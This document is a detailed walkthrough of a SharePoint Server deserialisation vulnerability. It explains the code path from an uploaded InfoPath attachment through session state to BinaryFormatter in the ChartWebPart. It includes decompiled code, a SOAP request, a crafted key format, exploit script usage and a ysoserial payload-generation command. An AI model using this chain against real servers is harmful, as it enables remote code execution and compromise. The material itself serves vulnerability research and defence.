The code path is triggered by connecting a data source to a ChartWebPart. That web part was removed from the navigable web parts in the page editor starting with SharePoint Server 2013, but the code is still present, so the web part can be created by importing a chartwebpart.xml file. A micro feed web part is added to the same page because it will serve as the data source. Clicking "Data & Appearance", then "Connect Chart To Data", starts the ConnectChartToData wizard; choosing "Connect to another Web Part" and selecting the micro feed web part reaches the vulnerable code.
Step 1: writing arbitrary data to the session state
FetchBinaryData in Microsoft.Office.Server.Internal.Charting.Utilities.CustomSessionState hands the work to PeekState in Microsoft.Office.Server.Administration.StateManager:
public static byte[] FetchBinaryData(string key)
{
  StateKey key2 = StateKey.ParseKey(key);
  return StateManager.Current.PeekState(key2); // 1
}
Line by line: the method takes a key string, turns it into a StateKey object with ParseKey, and asks the current StateManager to peek at the state stored under it (line // 1). "Peek" here means read without taking a lock.
PeekState calls GetItemBytes in Microsoft.Office.Server.Administration.StateSqlSession:
internal byte[] PeekState(StateKey key)
{
  // ...
  bool flag;
  TimeSpan timeSpan;
  int num;
  byte[] itemBytes = StateSqlSession.GetItemBytes(key, false, out flag, out timeSpan, out num); // 2
  // ...
  return itemBytes;
}
Line by line: PeekState declares a few variables to receive extra information (whether the item is locked, how long it has been locked, a lock identifier), then calls GetItemBytes with the key and false for "do not take a lock" (line // 2). The bytes it gets back are returned to the caller.
GetItemBytes reads the data through the proc_GetItemWithoutLock stored procedure on the local SQL server:
internal static byte[] GetItemBytes(StateKey key, bool obtainLock, out bool locked, out TimeSpan lockAgeInSeconds, out int lockId)
{
  StateSqlSession.ValidateKey(key);
  byte[] itemBytesInternal;
  try
  {
    using (StateSqlSession stateSqlSession = new StateSqlSession(key.Database))
    {
      using (SqlCommand sqlCommand = new SqlCommand(obtainLock ? "proc_GetItemWithLock" : "proc_GetItemWithoutLock", stateSqlSession.Connection)) // 3
      {
        sqlCommand.CommandType = CommandType.StoredProcedure;
        sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
        SqlParameter sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@locked", SqlDbType.Bit));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@lockAgeInSeconds", SqlDbType.Int));
        sqlParameter.Direction = ParameterDirection.Output;
        sqlParameter = sqlCommand.Parameters.Add(new SqlParameter("@lockCookie", SqlDbType.Int));
        sqlParameter.Direction = ParameterDirection.Output;
        itemBytesInternal = StateSqlSession.GetItemBytesInternal(key, sqlCommand, out locked, out lockAgeInSeconds, out lockId);
      }
    }
  }
  // ...
}
Line by line: the method validates the key, opens a database session for the database named in the key, and builds a SQL command. Line // 3 picks the stored procedure name: proc_GetItemWithLock if a lock was requested, otherwise proc_GetItemWithoutLock. It then declares the parameters the procedure expects: @id (the key), @item (the bytes, an output parameter), @locked, @lockAgeInSeconds and @lockCookie, all marked as output so the procedure can fill them in. Finally it calls GetItemBytesInternal, which runs the command and collects the results.
The stored procedure shows that the [dbo].Sessions table holds the data:
CREATE PROCEDURE [dbo].[proc_GetItemWithoutLock]
    @id               varchar(512),
    @item             varbinary(max) OUTPUT,
    @locked           bit OUTPUT,
    @lockAgeInSeconds int OUTPUT,
    @lockCookie       int OUTPUT
AS
    DECLARE @utcnow AS datetime
    SET @utcnow = GETUTCDATE()
    UPDATE [dbo].Sessions
    SET ExpireTimeUtc = DATEADD(minute, TimeoutMinutes, @utcnow),
        @locked = Locked,
        @lockAgeInSeconds = DATEDIFF(second, LockTimeUtc, @utcnow),
        @lockCookie = LockCookie,
        @item = CASE @locked
            WHEN 0 THEN ItemData
            ELSE NULL
            END
    WHERE ItemId = @id
    RETURN 0
Line by line: the procedure takes the item id and four output parameters. It gets the current UTC time, then updates the row in [dbo].Sessions whose ItemId matches. As part of that update it pushes the expiry time forward by the row's TimeoutMinutes, copies out the lock state, the lock age in seconds and the lock cookie, and sets @item to the row's ItemData if the row is not locked, or to NULL if it is. So the bytes we care about sit in the ItemData column of the Sessions table.
A sample of the [dbo].Sessions table looks like this:
The image shows a sample of the [dbo].Sessions table.
Two stored procedures modify rows in that table, proc_AddItem and proc_UpdateItem. Both are used by SetAndReleaseItemBytesExclusive in Microsoft.Office.Server.Administration.StateSqlSession:
internal static void SetAndReleaseItemBytesExclusive(StateKey key, byte[] buf, int timeout, int lockId, bool newItem)
{
  int num = buf.Length;
  StateSqlSession.ValidateKey(key);
  try
  {
    using (StateSqlSession stateSqlSession = new StateSqlSession(key.Database))
    {
      SqlCommand sqlCommand = null;
      try
      {
        if (newItem)
        {
          sqlCommand = new SqlCommand("proc_AddItem", stateSqlSession.Connection); // 4
          sqlCommand.CommandType = CommandType.StoredProcedure;
          sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
          sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
          sqlCommand.Parameters.Add(new SqlParameter("@timeout", SqlDbType.Int));
        }
        else
        {
          sqlCommand = new SqlCommand("proc_UpdateItem", stateSqlSession.Connection); // 5
          sqlCommand.CommandType = CommandType.StoredProcedure;
          sqlCommand.Parameters.Add(new SqlParameter("@id", SqlDbType.NVarChar, 512));
          sqlCommand.Parameters.Add(new SqlParameter("@item", SqlDbType.VarBinary, -1));
          sqlCommand.Parameters.Add(new SqlParameter("@timeout", SqlDbType.Int));
          sqlCommand.Parameters.Add(new SqlParameter("@lockCookie", SqlDbType.Int));
        }
        // ...
Line by line: the method takes the key, the bytes to store, a timeout, a lock id and a flag newItem. It validates the key and opens a database session. If newItem is true, it builds a call to proc_AddItem with @id, @item and @timeout (line // 4), which inserts a new row. Otherwise it builds a call to proc_UpdateItem with the same parameters plus @lockCookie (line // 5), which updates an existing row. So the choice of procedure decides whether we create a fresh entry or overwrite one.
Which procedure runs depends on newItem; a new row is created when it is true. That value is only passed by CreateState in Microsoft.Office.Server.Administration.StateManager:
internal void CreateState(StateKey key, byte[] state, int timeout)
{
  // ...
  StateSqlSession.SetAndReleaseItemBytesExclusive(key, state, timeout, 0, true); // 6
Line by line: CreateState takes a key, the bytes and a timeout, and calls SetAndReleaseItemBytesExclusive with a lock id of 0 and newItem set to true (line // 6). That is the path that inserts a brand new session state row.
One caller of CreateState is SetChildStateFromMainProcess in Microsoft.Office.InfoPath.Server.DocumentLifetime.DocumentChildState of the Microsoft.Office.InfoPath.Server assembly. When CreateState is used, a randomly generated state key is produced:
private static void SetChildStateFromMainProcess(Document doc, string key, byte[] bytes)
{
  StateKey stateKeyInternal = DocumentChildState.GetStateKeyInternal(doc, key);
  if (stateKeyInternal == null)
  {
    StateManager.GetManager(HttpContext.Current).CreateState(DocumentChildState.EnsureStateKeyInternal(doc, key, bytes.Length), bytes, FormsService.GetLocal().ActiveSessionsTimeout); // 7
    return;
  }
  StateManager.GetManager(HttpContext.Current).UpdateState(stateKeyInternal, bytes, DocumentSessionStateManager.SessionStateTimeout);
  DocumentChildState.StateInfo stateInfo = doc.ChildStateKeys[key];
  doc.ChildStateKeys[key] = new DocumentChildState.StateInfo(stateInfo.SerializedKey, bytes.Length, stateInfo.Version + 1);
}
Line by line: the method looks up whether a state key already exists for this document and this name. If not, it calls CreateState with a key produced by EnsureStateKeyInternal and the bytes to store (line // 7), then returns. If a key already exists, it calls UpdateState instead and bumps a version counter. So the first time a given name is used, a new random state key is generated and the bytes are stored under it.
SetChildStateFromMainProcess is called by SetChildState:
public static void SetChildState(Document doc, string key, byte[] bytes)
{
  if (PartialTrustExecutorHelper.IsPartialTrustAppDomain)
  {
    DocumentChildState.SetChildStateFromPTCProcess(key, bytes);
    return;
  }
  DocumentChildState.SetChildStateFromMainProcess(doc, key, bytes); // 8
}
Line by line: if the code is running in a restricted (partial trust) environment, it takes a different route; otherwise it calls SetChildStateFromMainProcess (line // 8). In a normal SharePoint server the second branch is the one that runs.
And SetChildState is called with data taken from an uploaded file by UpdateMetadataAndAddToSessionState in EventSharePointFileAttachmentAdd.Microsoft.Office.InfoPath.Server.DocumentLifetime:
private static bool UpdateMetadataAndAddToSessionState(Document document, HttpPostedFile file, XPathNavigator newNode)
{
  string fileName = file.FileName;
  string fileName2 = Path.GetFileName(fileName);
  byte[] array = null;
  using (Stream inputStream = file.InputStream)
  {
    array = new byte[inputStream.Length];
    inputStream.Read(array, 0, (int)inputStream.Length);
  }
  if (array != null)
  {
    string text = EventSharePointFileAttachmentAdd.GenerateSessionStateKey(fileName2);
    IInfoPathNodeMetadata infoPathNodeMetadata = newNode as IInfoPathNodeMetadata;
    InfoPathNodeMetadata infoPathNodeMetadata2 = (infoPathNodeMetadata == null) ? null : infoPathNodeMetadata.Metadata;
    if (infoPathNodeMetadata2 != null)
    {
      infoPathNodeMetadata2.SPFileAttachmentIsServerUrl = false;
      infoPathNodeMetadata2.SPFileAttachmentSessionStateKey = text;
      DocumentChildState.SetChildState(document, text, array); // 9
    }
    return true;
  }
  return false;
}
Line by line: the method takes the uploaded file, reads its whole content into a byte array, and if that worked, generates a session state key from the file name. It then records on the new node that the attachment is not a server URL and stores the state key on it. Finally it calls SetChildState with the document, the generated key and the file's bytes (line // 9). In other words, the contents of the uploaded file become the session state bytes.
EventSharePointFileAttachmentAdd responds to attachment events. SetAttachment calls UpdateMetadataAndAddToSessionState with the uploaded file:
private void SetAttachment(Document document, BindingServices bindingServices, HttpPostedFile file)
{
  SnippetElement snippetElementById = bindingServices.GetSnippetElementById(this._controlId);
  if (snippetElementById != null && snippetElementById.BaseControl is SharePointFileAttachmentCollection)
  {
    // ...
    xpathNavigator.AppendChildElement(prefix, localName, parentXPath.NamespaceManager.LookupNamespace(prefix), fileName);
    XPathNavigator xpathNavigator2 = xpathNavigator.SelectSingleNode("node()[last()]");
    if (!EventSharePointFileAttachmentAdd.UpdateMetadataAndAddToSessionState(document, file, xpathNavigator2)) // 10
    {
      xpathNavigator2.DeleteSelf();
    }
  }
}
Line by line: SetAttachment finds the control that holds the attachment collection and, if it is the right kind, adds a new element to the form's XML for the attachment. It selects that new element and passes it, along with the file, to UpdateMetadataAndAddToSessionState (line // 10). If that call fails, the element is removed again.
SetAttachment is called by Play, which runs when the event fires. The file comes from the FileAttachmentUpload request parameter:
internal override void Play(Document document, BindingServices bindingServices, EventLogProcessor eventLogProcessor)
{
  if (HttpContext.Current == null || HttpContext.Current.Request == null)
  {
    return;
  }
  HttpRequest request = HttpContext.Current.Request;
  if (request.Files == null || request.Files.Count == 0)
  {
    document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentAttachingError));
    return;
  }
  HttpPostedFile httpPostedFile = request.Files["FileAttachmentUpload"]; // 11
  if (httpPostedFile == null || httpPostedFile.ContentLength <= 0)
  {
    document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentUploadFileMissingOrZeroByteError));
    return;
  }
  if (EventFileAttachment.ValidateUploadedFile(httpPostedFile.FileName, document))
  {
    if (!EventSharePointFileAttachmentAdd.ValidateFileSize(httpPostedFile))
    {
      document.UserMessages.AddAlert(InfoPathResourceManager.GetString(InfoPathResourceManager.Ids.FileAttachmentUploadFileSizeError));
      return;
    }
    this.SetAttachment(document, bindingServices, httpPostedFile); // 12
  }
}
Line by line: Play first checks that there is a request at all, then that it carries files. It picks the file named FileAttachmentUpload out of the request (line // 11), which is a field name the client chooses, so its content is attacker controlled. It rejects a missing or empty file, checks the file name and the size, and then calls SetAttachment with the file (line // 12).
Because the uploaded file is attacker controlled, its contents end up in the session state. The attachment has to be made to an item of an InfoPath list, not a regular SharePoint list. By intercepting the traffic of InfoPath Designer 2013, the researcher found that a POST to /_vti_bin/FormsServices.asmx can associate an InfoPath solution with any list, which lets the attacker turn a list into an InfoPath list:
POST /sites/nuWzhv/_vti_bin/FormsServices.asmx HTTP/1.1
Host: win-v1199bktm6s
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
SOAPAction: "http://schemas.microsoft.com/office/infopath/2007/formsServices/SetFormsForListItem"
Content-Type: text/xml; charset=utf-8
Content-Length: 83725
Connection: Keep-Alive
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<SOAP-ENV:Envelope xmlns:SOAPSDK1="http://www.w3.org/2001/XMLSchema" xmlns:SOAPSDK2="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAPSDK3="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <SetFormsForListItem xmlns='http://schemas.microsoft.com/office/infopath/2007/formsServices'>
      <lcid>1033</lcid>
      <base64FormTemplate>BASE64_SOLUTION_XSN</base64FormTemplate>
      <applicationId>InfoPath 100</applicationId>
      <listGuid>LIST_ID</listGuid>
      <contentTypeId>CONTENT_TYPE_ID</contentTypeId>
    </SetFormsForListItem>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
Line by line: the first line says this is a POST to the FormsServices API on a site called nuWzhv. Host names the server. SOAPAction names the operation being asked for, here SetFormsForListItem, which is the one that attaches a form template to a list. Content-Type says the body is XML. The body is a SOAP envelope: an outer Envelope element, a Body, and inside it the SetFormsForListItem element with its parameters. lcid is a language identifier (1033 is US English). base64FormTemplate carries the form template encoded in base64. applicationId identifies the application. listGuid and contentTypeId say which list and which content type the form applies to.
The request and the solution manifest require SITE_URL, LIST_ID and CONTENT_TYPE_ID to be replaced with the right values, and the solution to be repackaged.
Step 2: leaking the state key of the data
The serialised key of the list can be scraped from the HTML of the "Add Item" page. The state key of the data is obtained with a GET to /_layouts/15/FormServerAttachments.aspx, handled by FileDownload in Microsoft.Office.InfoPath.Server.Controls.FormServerAttachments:
private static bool FileDownload(HttpContext context)
{
    string text = context.Request.QueryString["fid"];
    string text2 = context.Request.QueryString["sid"];
    string value = context.Request.QueryString["key"];
    string strA = context.Request.QueryString["dl"];
    int num = 0;
    string empty = string.Empty;
    if (string.IsNullOrEmpty(text) || string.IsNullOrEmpty(text2) || string.IsNullOrEmpty(value) || (string.Compare(strA, "fa", StringComparison.OrdinalIgnoreCase) != 0 && string.Compare(strA, "ip", StringComparison.OrdinalIgnoreCase) != 0))
    {
      // ...
            if (Canary.VerifyCanaryFromCookie(context, spsite, solutionById))
            {
        // ...
                using (BinaryWriter binaryWriter = new BinaryWriter(context.Response.OutputStream))
                {
                    Base64DataStorage.Base64DataItem item = null;
                    StreamUtils.DeserializeObjectsFromString(value, delegate(EnhancedBinaryReader binaryReader)
                    {
                        item = new Base64DataStorage.Base64DataItem(binaryReader);
                        DocumentChildState.StateInfo stateInfo = new DocumentChildState.StateInfo();
                        ((IBinaryDeserializable)stateInfo).Deserialize(binaryReader);
                        StateKey stateKey = StateKey.ParseKey(stateInfo.SerializedKey);
                        item.EnsureData(stateKey); // 1
                    });
                    byte[] dataAsBytes = item.GetDataAsBytes();
                    using (Stream stream = new MemoryStream(dataAsBytes, false))
                    {
                        if (string.Compare(strA, "fa", StringComparison.OrdinalIgnoreCase) != 0)
                        {
                            context.Response.AppendHeader("Content-Disposition", "attachment;filename=\"image\"");
                            context.Response.AppendHeader("X-Download-Options", "noopen");
                            context.Response.ContentType = ImageUtils.GetContentType(dataAsBytes);
                            return InlinePicture.ReadInfoFromStream(binaryWriter, stream);
                        }
                        context.Response.ContentType = "application/octet-stream";
                        if (FileAttachment.ReadInfoFromStream(binaryWriter, out num, out empty, stream))
                        {
                            FilePathUtils.AddFileDownloadHttpHeader(context, empty);
                            return true;
                        }
                        return false;
                    }
                }
            }
    // ...
Line by line: FileDownload reads four query string values: fid, sid, key and dl. It rejects the request if any of the first three is empty, or if dl is neither fa nor ip. It then verifies the canary from the cookie, so the request must carry the canary the server issued. Inside, it creates a writer on the response, then calls StreamUtils.DeserializeObjectsFromString on the key value. That method rebuilds objects from the string: first a Base64DataItem, then a StateInfo whose SerializedKey is parsed into a StateKey, and finally item.EnsureData(stateKey) (line // 1), which loads the stored bytes for that key. The bytes are then written back to the response, either as an image (when dl is not fa) or as a file attachment download. So this endpoint is a way to read back whatever is stored under a state key, provided you can supply a valid key and sid.
FileDownload needs four query parameters: fid, which can be any string; sid, which must be the canary key sent in the request; key, crafted as described below; and dl, set to ip.
The sid value comes from the Cookie header by splitting _InfoPath_CanaryValue and taking its sid parameter:
Cookie: WSS_FullScreenMode=false; splnu=0; _InfoPath_Sentinel=1; [redacted]=ZTK5c65VTBENNiVx6tsWFhqE+zRhWHrecNeXhXaD4cqrO5drivCeFA0/nvDcRbGu/vp2/lOfDb4+XVKX0VuNyA==|637883089585344020
Line by line: this is the Cookie header a browser would send. It carries several cookies separated by semicolons: WSS_FullScreenMode, splnu, _InfoPath_Sentinel, and _InfoPath_CanaryValue.... The canary cookie's name has a long suffix, and its value has two parts separated by |. The part before the = in the canary value is the sid.
In that example the sid value is [redacted].
The key parameter is a serialised structure with this layout:
| Name | Size (in bytes) | Value |
|---|---|---|
| state | 1 | 4 (DelayLoad) |
| sessionDataType | 1 | 2 (ByteArray) |
| len_item_id | 1 | 36 |
| item_id | 36 | db2c0d12-0b12-456b-8137-bb9a42602686 (Any GUID works) |
| len_state_key | 1 | 65 |
| state_key | 65 | The key scraped from the HTML code |
| size | 1 | 0 (Or any other number) |
| version | 1 | 0 (Or any other number) |
Read the table as a recipe for building the key value byte by byte. First a single byte holding the number 4, which means "DelayLoad": do not load the data yet. Then a byte holding 2, meaning the session data type is a byte array. Then a byte holding 36, the length of the item id, followed by 36 bytes of a GUID (any GUID works). Then a byte holding 65, the length of the state key, followed by the 65-byte state key scraped from the HTML. Finally a size byte and a version byte, which can be zero or any other number. This structure is what FileDownload deserializes to learn which state key to read.
EnsureData is called from FileDownload; with the state set to DelayLoad, it fetches the requested entry from the SQL database:
internal void EnsureData(StateKey stateKey)
{
  if (this.State == Base64ItemState.DelayLoad)
  {
    byte[] sessionData = StateManager.GetManager(HttpContext.Current).PeekState(stateKey);
    this.SetSessionData(sessionData);
    return;
  }
  if (this.State == Base64ItemState.Removed)
  {
    throw new InfoPathLocalizedException(InfoPathResourceManager.Ids.ServerGenericError, new string[0]);
  }
}
Line by line: if the item's state is DelayLoad, the method asks the state manager to peek at the state under the given key and stores the result on the item, then returns. If the state is Removed, it throws an error. So the DelayLoad value in our crafted key is what makes the endpoint go and fetch the bytes we stored earlier.
Step 3: running the exploit
The exploit takes four arguments: url for the target, username and password for the low-privilege user, and command for the command to run. A run looks like this:
python exploit.py --url http://win-v1199bktm6s --user user --password p4ssw0rd. --command calc
[*] Creating site
[*] Creating custom list
[*] Associating custom list with infopath
[*] Uploading payload
[*] Uploading page
[*] Executing command
[*] Cleaning up
[#] Exploit succeeded
Line by line: the command runs the script with the target URL, a username, a password and the command to execute (here calc, the Windows calculator, a harmless way to prove code ran). The lines below are the script's progress messages: it creates a site, creates a custom list, associates that list with InfoPath, uploads the payload as an attachment, uploads a page, triggers the command, cleans up by deleting the site, and reports success.
The script builds its payload with ysoserial and the TypeConfuseDelegate gadget, formatted for BinaryFormatter:
self.payload = subprocess.check_output('./ysoserial/ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -c "{}"'.format(self.command)).strip()
self.payload = base64.b64decode(self.payload)
Line by line: the first line runs the local ysoserial.exe with the gadget TypeConfuseDelegate, the format BinaryFormatter, and the command to run, captures its output and strips whitespace. The second line decodes that output from base64 into raw bytes. Those raw bytes are the malicious serialised object that will be uploaded as the attachment.
The page it uploads contains both the micro feed web part and the chart web part. The chart web part is declared with the Microsoft.Office.Server.WebControls namespace and the Microsoft.Office.Server.Chart assembly:
<%@ Register TagPrefix="WpNs0" Namespace="Microsoft.Office.Server.WebControls" Assembly="Microsoft.Office.Server.Chart, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c"%>
Line by line: this is an ASP.NET page directive that tells the page compiler to make the controls in the Microsoft.Office.Server.WebControls namespace available under the prefix WpNs0, and to load them from the Microsoft.Office.Server.Chart assembly. In other words, it makes the chart web part usable on the page.
and instantiated as:
<WpNs0:ChartWebPart runat="server" IsCustomized="False" DesignerTemplateId="" ChartXml="<?xml version="1.0" encoding="utf-16"?>
<Chart BorderColor="26, 59, 105" BorderWidth="1" BorderlineDashStyle="Solid">
<Series>
<Series Name="Default" ShadowOffset="2" ChartArea="Default" BorderColor="26, 59, 105">
</Series>
</Series>
<ChartAreas>
<ChartArea BackColor="White" ShadowOffset="2" BorderColor="26, 59, 105" BorderDashStyle="Solid" Name="Default">
<AxisY>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisY>
<AxisX>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisX>
<AxisX2>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisX2>
<AxisY2>
<MajorGrid LineColor="Silver" />
<MinorGrid LineColor="Silver" />
</AxisY2>
</ChartArea>
</ChartAreas>
<BorderSkin BackColor="CornflowerBlue" BackSecondaryColor="CornflowerBlue" />
</Chart>" DesignerChartTheme="BrightPastel" AlignDataPointsByAxisLabel="False" DataBindingsString="<?xml version="1.0" encoding="utf-16"?>
<ArrayOfDataBinding xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" />" ConnectionPointEnabled="True" ShowDebugInfoRuntime="False" BindToDataDesignMode="True" ShowToolbar="True" RealTimeInterval="0" Description="Helps you to visualize your data on SharePoint sites and portals." ExportMode="All" ImportErrorMessage="Cannot import Chart Web Part." Title="Chart Web Part" ID="[redacted]" __MarkupType="vsattributemarkup" WebPart="true" __designer:IsClosed="false"></WpNs0:ChartWebPart>
Line by line: this is the chart web part itself, written as a tag with the prefix WpNs0. runat="server" means the server processes it. ChartXml holds the chart's configuration as XML, escaped so that the angle brackets and quotes appear as < and "; inside it are a Chart element, a Series, ChartAreas with axes and grid lines, and a BorderSkin. DataBindingsString holds an empty list of data bindings, which the wizard will fill in. The remaining attributes set the title, description, export mode and an ID. The point of this tag is to put the vulnerable chart control on a page the attacker can reach.
The script's trigger method runs the whole chain: create a site, create a custom list, associate it with InfoPath, upload the payload as an attachment, upload the page, then call connect_to_data with the page name and the state key, and finally delete the site.
Root cause
The flaw is the use of BinaryFormatter on a buffer whose key is supplied by the request (dumpcsk) and whose contents can be written by the same low-privilege user through the InfoPath attachment path. TryLoad does compare the deserialised UserIdentity against the current user's credentials, but that check happens after formatter.Deserialize has already run, so it does not prevent gadget execution. The attachment event stores the uploaded file's bytes in the session state without restricting their content.
Impact
An authenticated attacker who can create a site can execute arbitrary code on the SharePoint server in the context of Administrator, as described in the advisory. The exploit creates its own site and list, so no pre-existing content is needed beyond the ability to create a site. The advisory does not give a CVSS score or a bounty amount.
Fix
Microsoft patched the vulnerability in the June update of SharePoint. The advisory does not describe the code change.
Variants to test
- Look for other callers of
StateManager.PeekStateorCustomSessionState.FetchBinaryDatathat pass a request-controlled key into a deserializer. A positive result is a request parameter that reachesBinaryFormatter.Deserializebefore any identity check. - Look for other InfoPath or attachment events that write request-supplied bytes into session state under a predictable key. A positive result is an uploaded file whose contents can be read back through a state key you can compute or scrape.
- Check whether other web parts removed from the page editor, like
ChartWebPart, can still be instantiated by importing their XML. A positive result is a page that renders the control and exposes its wizard endpoints. - Test
/_layouts/15/FormServerAttachments.aspxwith a craftedkeyand a validsidcanary on other SharePoint builds. A positive result is a response that returns the stored bytes for the state key you supplied.
Glossary
- Assembly: a compiled .NET library file containing classes.
- Authentication: proving who you are to a system, usually with a username and password.
- Base64: a way of writing binary data using only text characters, so it can travel inside text formats.
BinaryFormatter: an old .NET serializer that rebuilds objects from bytes; dangerous with untrusted input.- Canary: a value the server issues and expects back, used to prove a request came from a page the server handed out.
- Class: a named bundle of code and data in .NET.
- Cookie: a small piece of text a site asks your browser to store and send back on each request.
- CVSS: a standard scoring system for the severity of a vulnerability.
- Deserialisation: rebuilding a live object from stored bytes.
- Gadget: a class already present in an application that, when deserialised, ends up running code.
- GUID: a long random-looking identifier.
- InfoPath: a Microsoft forms product; an InfoPath list is a SharePoint list edited through an InfoPath form.
- Method: a function inside a class.
- Micro feed web part: a SharePoint web part that shows a feed of posts; here used as a data source.
- NTLM: a Windows authentication scheme.
- Remote code execution (RCE): running an attacker's command on a remote server.
- Session state: server-side storage of data between requests, keyed by an identifier.
- SOAP: a way of sending a request as an XML envelope with a named action and parameters.
- State key: the identifier under which a piece of session state is stored.
- Stored procedure: a named piece of SQL kept inside a database and called by name.
- Web part: a self-contained block placed on a SharePoint page.
- ysoserial: a tool that builds malicious serialised payloads for a given gadget and command.





